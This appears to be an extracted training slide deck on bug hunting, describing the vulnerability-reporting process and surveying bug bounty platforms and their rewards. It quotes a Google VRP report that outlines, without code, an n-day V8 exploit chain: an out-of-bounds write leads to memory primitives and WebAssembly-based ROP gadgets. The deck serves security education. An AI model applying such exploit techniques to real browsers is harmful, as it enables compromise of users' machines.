

ACS Education 7th

Bug Hunting



Index

- Bug bounty program
- Bug bounty writing

01

Bug bounty program

- Overview
- HackerOne
- Bugcrowd
- Zerodium
- Synack
- YesWeHack
- HackenProof
- ASEAN bug bounty programs
- Other global bug bounty programs

Overview

Introduction to bug hunting

- Bug hunting
 - Definition : the activity of finding security vulnerabilities in systems, such as operating systems, software, websites, etc.
 - This includes a process for "ethical hackers" or "white hat hackers" to discover and report vulnerabilities in the system.



Overview

Introduction to bug hunting

- Significance and impact of bug hunting
 - Why is bug hunting important?
 - Improved cybersecurity : strengthen system and application security by finding and fixing vulnerabilities through bug hunting
 - Protect users : protect user data and privacy by proactively remediating found vulnerabilities
 - Cost savings : reduce the cost of reactive security issues by proactively finding and fixing vulnerabilities.
 - Effects of bug hunting
 - Rapid response : quickly remediate discovered vulnerabilities to effectively respond to cyber attacks
 - Proactive : bug hunting helps prevent attacks by proactively identifying security vulnerabilities
 - Increased reliability : regular bug hunting improves the reliability of systems and applications, providing a safer environment for your users.

In addition to strengthening security, proactivity and rapid response can help you to be effective and improve overall system reliability

Overview

- Roles in bug hunting
 - Key roles of bug hunt participants
 - Hunters
 - Individuals or security professionals who find and report vulnerabilities.
 - Program operators
 - Run and manage a bug bounty program, set rewards and rules, and communicate with hunters.
 - Platform providers
 - Run companies that provide bug bounty platforms, connect hunters and program operators, and mediate between them.

Overview

Introduction to bug hunting

- Roles in bug hunting
 - Detailed responsibilities and tasks for each role
 - Hunters
 - Vulnerability discoverer : acts as a point person to find vulnerabilities in a system or application that require technical expertise.
 - Report writer : documents the vulnerabilities found in detail, creates a report, and submits it.



Overview


- Roles in bug hunting
 - Detailed responsibilities and tasks for each role
 - Program operators
 - Rule setter : defines the program's operating rules and rewards and manages interactions with hunters.
 - Report evaluator : plays a role in evaluating and rewarding reports received.



Overview

Introduction to bug hunting

- Roles in bug hunting
 - Detailed responsibilities and tasks for each role
 - Platform providers
 - Matchmaker and facilitator : matches the right hunter with the right program to create an efficient bug hunting experience.
 - Feedback collector : listens to feedback from hunters and program operators to improve the platform and our services.



- The bug hunting process
 - 1. Target identification
 - Define the scope : hunters define the scope of their hunt before they begin. This includes clarifying which systems, which applications, or which networks will be targeted.
 - Research and gather information : gather information about the target to understand system characteristics, vulnerabilities, past security issues, etc.
 - 2. Vulnerability discovery
 - Manual testing : hunters manually analyze targets and use a variety of testing techniques to find specific vulnerabilities.
 - Use automation tools : use a variety of security tools and scripts to automatically identify vulnerabilities
 - 3. Vulnerability verification
 - Verify reproducibility: ensure that the vulnerability found is actually reproducible in a malicious attack.
 - Assess severity : assess the severity of the vulnerability and consider the likelihood that the vulnerability can actually be exploited.

- The bug hunting process
 - 4. Report writing
 - Detailed vulnerability description
 - Describe the details, including the vulnerability discovery process and root cause analysis
 - Set the stage for future response organizations
 - Additional documentation : supplement the information with additional documentation or screenshots that describe the vulnerability found.
 - 5. Vulnerability submission
 - Submit to a platform or program
 - Submit the vulnerability found to the relevant bug bounty platform or program
 - Hunters may be rewarded for the vulnerabilities they submit.
 - Feedback and Collaboration
 - 6. Working with the security team
 - Hunters, organizations, or development teams collaborate on the vulnerabilities they find and create a remediation plan.
 - Accept and apply feedback : the organization reviews the hunter's suggestions and applies remediation where appropriate.

- The bug hunting process
 - 7. Reward collection
 - View and receive rewards
 - Hunters view and receive rewards for the vulnerabilities they submit.
 - This is achieved through a fair and fast reward system for hunters.
 - 8. Reassessment and continuous hunting
 - Reassessment
 - Organizations periodically assess whether remediation is working.
 - They check if additional vulnerabilities are found.
 - Continuous hunting
 - Hunters periodically hunt to find new vulnerabilities.

Overview

Bug bounty program

- Bug bounty program
 - A program that offers rewards for finding security vulnerabilities in an organization's, business's systems or software.
 - One way to work with the security community to quickly and effectively identify and fix vulnerabilities is to engage security professionals with diverse expertise.
 - Implemented and run by Mozilla, Meta (Facebook), Yahoo!, Google, Reddit, Square, Microsoft, and many other organizations.



A Meta (Facebook) "White Hat" debit card, which was given to researchers who reported security bugs

Overview

Bug bounty program

- Types of bug bounty programs
 - Private bug bounty programs
 - Programs that are closed to the public, and only invited bug bounty hunters can participate.
 - Invitations are granted based on bug bounty hunter performance, valid discoveries, consistency, and violation history.
 - Public bug bounty programs
 - Programs that are open and accessible to all on an open platform
 - Bug bounty hunters work by registering on the platform, finding vulnerabilities within a specified scope, and submitting reports.

Overview

Bug bounty reward examples

- Google bug bounty rewards

v8CTF submission

45ff096edfe1

Reported by: [madStacks](#)

Google VRP

Report

Comments

ACCEPTED
23:06 | 26.10.2023

FIXED
00:47 | 31.10.2023

REWARD DECIDED
\$10,000

Vulnerability


This is an n-day exploit based on chromium [issue 1472121](#), which still has its report closed. I found it by looking through the v8 commit history (<https://github.com/v8/v8/commit/10b0e62e7059a29e4c23b3e041c5da87983f22bc>). The commit also has a regression test that I was able to use to trigger the vulnerability and achieve an OOB write.

Exploit

The steps for the exploit are:

1. Use the vulnerability to modify v8 heap objects to achieve read, write, and addr_of primitives within the sandbox
2. Load WebAssembly with useful gadgets for ROP (done by using mov instructions with constants that are encoded instructions) that we can leak the addresses for from the WasmlInstance object

- Meta (Facebook) bug bounty rewards



Delete any Video or Reel on Facebook (11,250\$)




Bassem Bazzoun

Last Update: 21 Dec 2022 . 14:29 PM in Write ups . General in Facebook

[Copy Link](#) [Share](#)

Setting my goal

While I was attempting to discover more vulnerabilities as part of Facebook's bug bounty program, I spent about two weeks without success. I began to feel like there were no more bugs on Facebook, but I continued to try and eventually realized that the issue was with my approach and not necessarily the lack of vulnerabilities on the platform. I understood that **vulnerabilities never truly end** and that in order to find a bug, I needed to change my way of thinking. With this new perspective, I was confident that I would eventually discover a bug. The first thing I did was to start testing every endpoint in Facebook, believing that every endpoint was potentially vulnerable. My goal was to focus on finding critical bugs, as I believed that by determining my focus and sticking to it, I would be more likely to achieve my goal. With this mindset, I began testing for IDOR vulnerabilities, specifically focusing on the ability to delete photos, videos, or disclose sensitive information.



- HackerOne

The screenshot shows the HackerOne website homepage. The header includes the 'hackerone' logo, navigation links for PLATFORM, SOLUTIONS, PARTNERS, COMPANY, HACKERS, and RESOURCES, and buttons for Login, 'Contacted by a hacker?', and Contact Us. The main content area features the headline 'One Platform. Preemptive security. Delivered.' followed by the sub-headline 'Outmatch cybercriminals with a legion of ethical hackers who work for you to continuously protect your attack surface.' Below this are two buttons: 'Explore the Platform' and 'Request a Demo'. To the right, there are two data visualizations: 'Top Weaknesses' and 'Weakness trends'. The 'Top Weaknesses' chart is a donut chart with a corresponding table. The 'Weakness trends' chart is a line graph showing valid vulnerabilities by top weakness type over four quarters (Q1, Q2, Q3, Q4). Three circular profile pictures of users are overlaid on the charts.

Top Weaknesses

| Weakness type | Bounty amount | Count | Change |
|---|---------------|-------|--------|
| Information Disclosure | | 31 | ↑ |
| Improper Access Control - Generic | | 18 | ↑ |
| Insecure Direct Object Reference (IDOR) | | 11 | ↓ |
| Violation of Secure Design Principles | | 9 | ↑ |
| Other | | 8 | ↓ |

Weakness trends

Valid vulnerabilities by top weakness type

Q1 Q2 Q3 Q4

- HackerOne
 - A company (HackerOne Inc.) that operates the “HackerOne” bug bounty platform
 - Over \$230 million in bounties paid out as of December 2022
 - General Motors, Github, Google, Microsoft, PayPal, Slack, and many others.
 - Primarily focused on penetration testing services with security certifications including ISO 27001 and FedRAMP certification
 - You can learn bug hunting skills through Hacker101, run by HackerOne
 - <https://www.hacker101.com>
 - <https://ctf.hacker101.com/ctf>

- HackerOne bug bounty programs

Find the best opportunities for your skills and wallet

Opportunity Discovery

We have 427 opportunities for you

Search for programs

Program type: All programs

Asset type: All assets

Industry: All industries

Search

Popular now: BBP, Domain, Internet & Online Services, Temu

Campaigns & top-paying opportunities

Kolesa Group

Campaign

Bug Bounty Program

Triaged by HackerOne, Retesting, Collaboration

Domain | 14

AndroidApk | 3

IosAppStore | 3

Ends in 11 days

Up to \$5k ($\times 2$ more)

37 21 91%

See details

Scopely

Campaign

Bug Bounty Program

Triaged by HackerOne, Retesting

AndroidPlayStore | 8

IosAppStore | 7

Wildcard | 3

Ends in 7 days

Up to \$6k ($\times 2$ more)

221 75 100%

See details

Redox

Campaign

Bug Bounty Program

Triaged by HackerOne, Retesting

Domain | 20

Wildcard | 1

Gold Standard

Up to \$15k ($\times 2$ more)

8 7 100%

See details

Marriott Bug Bounty ...

Campaign

Bug Bounty Program

Triaged by HackerOne, Retesting, Collaboration

Domain | 24

IosAppStore | 1

Ends in 10 days

Up to \$15k ($\times 1.5$ more)

384 106 99%



See details

- Hackerone Code of Conduct

- Learn more : <https://www.hackerone.com/policies/code-of-conduct>
 - Behave professionally.
 - Under no circumstances should you disclose private program details.
 - Only contact security teams through approved and official channels.
 - Unsafe testing / service degradation is not allowed.
 - Abusive language will not be tolerated on the HackerOne platform.
 - No duplicate account abuse or reputation farming.
 - Misuse or theft of intellectual property is not allowed.
 - Do not disclose report information, confidential information or personal data without express written permission.
 - Extortion or blackmail is not allowed.
 - Unauthorized impersonation and social engineering are not allowed.
 - Use of illegal or counterfeit software is not allowed.

- Bugcrowd


Join us at Black Hat Europe on December 4-7, 2023 [Join Us](#)



Penetration Testing as a Service (PTaaS) Done Right

Traditional penetration testing has been a cybersecurity cornerstone for decades. But with today's proliferating and diversifying cyberattacks, its consulting-heavy service delivery model is showing its age. Download this ebook to learn how the Bugcrowd Platform does PTaaS right.

[Download eBook](#)[Try Bugcrowd](#)



[Request a Demo](#)[Contact Us](#)

...

- Bugcrowd
 - A company (Bugcrowd Inc.) that runs bug bounty programs and Penetration Testing as a Service (PTaaS).
 - Tesla, Atlassian, Fitbit, Square, Mastercard, Amazon, eBay, and many more.
 - Bugcrowd University, run by Bugcrowd Inc., provides technical training for bug hunting.
 - <https://www.bugcrowd.com/hackers/bugcrowd-university/>

- Bugcrowd bug bounty programs

The screenshot displays the Bugcrowd dashboard interface. At the top, there's a navigation bar with links: Dashboard, Programs (active), Discovery, Work, Payments, Leaderboards, CrowdStream, and Profile. A search bar contains filters: joinable:false, waitlisted:false, sort:promoted-desc, and hidden:false. Below the search bar, it shows '295 results matching search' and a 'Search help' link. The main content area features a grid of program cards. Each card includes a logo, a 'Recent' badge, the program name, a brief description, a reward range (e.g., '\$100 - \$6,000 per vulnerability'), and additional details like 'Partial safe harbor' or 'Safe harbor'. At the bottom of each card is a 'Submit report' button and icons for favorites and sharing. The programs shown are USAA, Lightspeed Retail (X-Series), Exoscale, Rec Room Video Games, and others. A 'Support' button is visible in the bottom right corner.

- Zerodium

[HOME](#)[BOUNTIES](#)[FAQ](#)[SUBMIT](#)[EVENTS](#)[CONTACT](#)

Introducing Zerodium

The most trusted bug bounty program, created BY and FOR security researchers

Zerodium is the premium bug bounty platform founded by cybersecurity experts with unparalleled experience in vulnerability research and zero-day exploits. Zerodium is now a global community of independent security researchers working together to provide the most advanced and powerful cybersecurity capabilities to institutional clients.


- ✓ Most trusted premium bug bounty program
- ✓ Maximum privacy protection for researchers
- ✓ Largest list of eligible software and rewards
- ✓ Flexible payments including cryptocurrencies
- ✓ Straightforward zero-day submission process
- ✓ Highest ethics and strict vetting of clients

[▶ Program Overview](#)


Zerodium

- Zerodium


- A company that specializes in exploit acquisition for zero-day vulnerabilities.
- Buys vulnerabilities from security researchers and sells the information to government agencies and corporations
- Offers higher bounty amounts compared to other platforms
- Encourages participation from highly technical researchers



- Synack



- Synack
 - A company (Synack Inc.) that operates the Synack platform, which uses AI and machine learning to identify exploitable vulnerabilities.
 - Acquires vulnerabilities through a private community of white hat hackers called the Synack Red Team



- YesWeHack



**Scale your
Security Testing**



**Beat Cybercriminals
Cost-effectively**



**Enable Risk-Based
Vulnerability
Management**

- YesWeHack
 - Yes We Hack SAS is one of the largest security platforms in Europe.
 - Rus bug bounty, Vulnerability Disclosure Policy (VDP), and pentest management
 - ISO 27001, CSA STAR, SOC I /II Type 2, and PCI DSS certified
 - Complies with European security, financial traceability, and data privacy requirements


- YesWeHack bug bounty programs

The screenshot shows the YesWeHack website interface. At the top, there's a navigation bar with the YesWeHack logo, 'ALL PROGRAMS', 'RANKING', and 'HACKTIVITY' links. On the right, there are links for help (?) and 'YOUR ACCOUNT'. Below the navigation bar is a large red banner with the word 'PROGRAMS' in white. Underneath the banner is a search bar with the placeholder text 'Search a program'. The main content area displays two program listings. The first listing is for 'Cybermalveillance.gouv.fr - sensibilization, prevention and support in terms of cybersecurity'. It features a logo with the French flag and the text 'CYBERMALVEILLANCE GOUVER', 'REPUBLIQUE FRANÇAISE', and 'Liberté Égalité Fraternité'. Below the logo is a red badge that says '133 REPORTS'. To the right of the logo, the program title is in red, followed by a description: 'Cybermalveillance.gouv.fr is an initiative of the French Government, launched in 2017, to respond to the uprising number of cyber-malicious-acts in Fr...'. Below the description is the text 'Bug bounty'. To the right of the description is a yellow box labeled 'BOUNTY RANGE' containing '€50 - €2,000'. Below the description are three buttons: '1 SCOPE', '✓ BOUNTY', and '✓ HALL OF FAME'. To the right of these buttons is a blue button labeled 'SUBMIT REPORT'. The second listing is for 'Doctolib'. It features a logo with the text 'DOCTOLIB'. To the right of the logo, the program title is in red, followed by a description: 'Founded in 2013, Doctolib is the e-health leader in Europe. Doctolib improves the daily lives of more than 300,000 healthcare personnel thanks to inno...'. Below the description is the text 'Bug bounty'. To the right of the description is a yellow box labeled 'BOUNTY RANGE' containing '€0 - €25,000'. Below the description are three buttons: '1 SCOPE', '✓ BOUNTY', and '✓ HALL OF FAME'. To the right of these buttons is a blue button labeled 'SUBMIT REPORT'.

HackenProof

Introduction to HackenProof

- HackenProof



- HackenProof
 - A company that operates the Web3 bug bounty platform.
 - Connects cryptocurrency projects to global communities of hackers and professional smart contract auditors
 - Encourages participation from corporations and white hat hackers
 - For businesses
 - Runs Web3 bug bounty services
 - Offers crowdsourced auditing services
 - Sells a business guide for selecting bug bounty solutions
 - For hackers
 - Notifies bug bounty programs
 - Connects with blockchain auditors

- HackenProof bug bounty programs

The screenshot displays the HackenProof website interface. At the top, a dark navigation bar contains the HackenProof logo, links for 'For Business', 'For Hackers', 'Blog', and 'Contacts', a 'Subscribe' button, and a 'Sign in' link. Below this, a secondary navigation bar lists 'HOME', 'FOR BUSINESS', 'FOR HACKERS' (which is underlined), 'INDUSTRY NEWS', and 'INTERVIEWS'. The main content area is titled 'For Hackers' and features three promotional cards for new bug bounty programs:

- Blofin:** 'Earn up to \$3 000 per critical bug from Blofin'. The card includes the Blofin logo and a headline: '[New Bug Bounty] Blofin Has Launched Bug Bounty With Up to \$3,000 Reward Per Critical Vulnerability'. The author is Alex Horlan and the date is 12 DEC, 2023.
- Locksonic:** 'Get 10% bonus for high and critical bug from Locksonic'. The card includes the Locksonic logo and a headline: '[New Bug Bounty] Locksonic Has Launched Bug Bounty With Up to \$20,000 Reward Per Critical Vulnerability'. The author is Alex Horlan and the date is 11 DEC, 2023.
- Metis:** 'Earn up to \$100 000 per critical bug from Metis'. The card includes the Metis logo and a headline: '[New Bug Bounty] Metis Has Launched Bug Bounty With Up to \$100,000 Reward Per Critical Vulnerability'. The author is Alex Horlan and the date is 4 DEC, 2023.

ASEAN bug bounty programs

Types of bug bounty programs in ASEAN

- Vietnam
 - Viettel SafeVuln → <https://safevuln.com>
 - WhiteHub → <https://whitehub.net/>
- Singapore
 - Swarmnetics → <https://www.swarmnetics.com/>
- Indonesia
 - CyberArmyID → <https://www.cyberarmy.id/>

Other global bug bounty programs

Other types of global bug bounty programs

- Other global bug bounty programs
 - Hack The Box
 - Nordic Defender Bug Bounty
 - SecureBug
 - Bugbounter
 - Intigriti
 - Topcoder (owned by Wipro)
 - Safehats
 - And others

02

Bug bounty writing

- Overview
- Writing a good report
- Examples : reporting practice

Overview

How to write a good report

- Why write good reports?
 - When submitting a vulnerability report, it is important to communicate your findings clearly and concisely so that the security or triage team receiving the report can act on them as quickly as possible.
